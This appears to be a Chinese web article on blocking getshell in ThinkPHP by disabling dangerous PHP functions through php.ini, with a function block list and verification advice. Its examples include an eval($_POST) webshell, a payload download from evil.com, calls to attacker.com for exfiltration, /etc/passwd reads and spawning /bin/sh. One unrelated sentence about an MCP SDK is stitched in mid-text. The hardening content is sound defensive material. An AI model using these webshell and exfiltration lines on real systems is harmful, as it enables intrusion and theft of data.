






在thinkphp项目中,通过配置php.ini中的disable_functions来挡住getshell的核心策略是禁用所有能执行系统命令、创建文件、读取敏感文件或发起网络请求的函数。具体做法是将system、exec、shell_exec、popen、proc_open等命令执行函数,以及fopen、file_get_contents、copy、move_uploaded_file等文件操作函数,还有ini_set、putenv等环境修改函数全部列入黑名单。这样做可以确保即使攻击者利用thinkphp的路由解析漏洞或模板注入漏洞获取了代码执行权限,也无法直接调用底层系统接口进行进一步渗透。
哪些命令执行函数必须被禁用?
要彻底阻断通过命令执行实现的getshell,必须禁用所有能启动外部进程或管道操作的函数。这些函数包括system、exec、passthru、shell_exec、popen、proc_open和pcntl_exec。在ThinkPHP环境中,如果这些函数未被禁用,攻击者可以通过构造特定的路由参数或模板变量,直接调用操作系统命令,例如上传webshell文件或执行反弹shell。因此,将这些函数加入disable_functions是防御的第一道防线。

system("ls -la"); // 被禁用,返回空字符串并触发错误
exec("whoami", $output, $return_var); // 被禁用,返回空字符串
shell_exec("cat /etc/passwd"); // 被禁用,返回null
popen("id", "r"); // 被禁用,返回false
proc_open("/bin/sh", $descriptorspec, $pipes); // 被禁用,返回false
哪些文件和网络操作函数需要限制?
除了命令执行,文件写入和网络请求也是getshell的关键路径。必须禁用的文件操作函数包括fopen(以w/a模式)、fwrite、file_put_contents、copy、rename和unlink。同时,网络相关函数如curl_init、file_get_contents(用于远程包含)、fsockopen、pfsockopen和stream_socket_client也应被禁用。在ThinkPHP中,如果攻击者能控制文件路径,他们可能尝试写入恶意PHP文件到可执行目录。禁用这些函数可以防止这种横向移动。

使用官方Model Context Protocol PHP SDK将PHP应用程序功能暴露为MCP工具、资源和提示,用于代理工作流。
$fp = fopen("/var/www/html/shell.php", "w"); // 被禁用,返回false
file_put_contents("/tmp/backdoor.php", "<?php eval($_POST['c']); ?>"); // 被禁用,返回false
copy("http://evil.com/shell.txt", "/var/www/html/shell.php"); // 被禁用,返回false
move_uploaded_file($tmp_name, "/var/www/html/uploads/shell.php"); // 被禁用,返回false
curl_init("http://attacker.com/exfil"); // 被禁用,后续操作失败
fsockopen("attacker.com", 80); // 被禁用,返回false
ThinkPHP中如何验证disable_functions配置是否生效?
在ThinkPHP项目中,可以通过创建一个测试路由来验证disable_functions配置是否生效。具体做法是在路由文件中添加一个测试端点,尝试调用常见的危险函数,并捕获输出结果。如果配置正确,这些调用应该返回空值或触发警告,而不是执行成功。例如,可以尝试调用phpinfo()来查看当前禁用的函数列表,或者直接调用system('id')来确认其被拦截。这种方法可以快速确认安全配置的有效性,确保没有遗漏关键函数。
php免费学习视频:立即使用
踏上前端学习之旅,开启通往精通之路!从前端基础到项目实战,循序渐进,一步一个脚印,迈向巅峰!





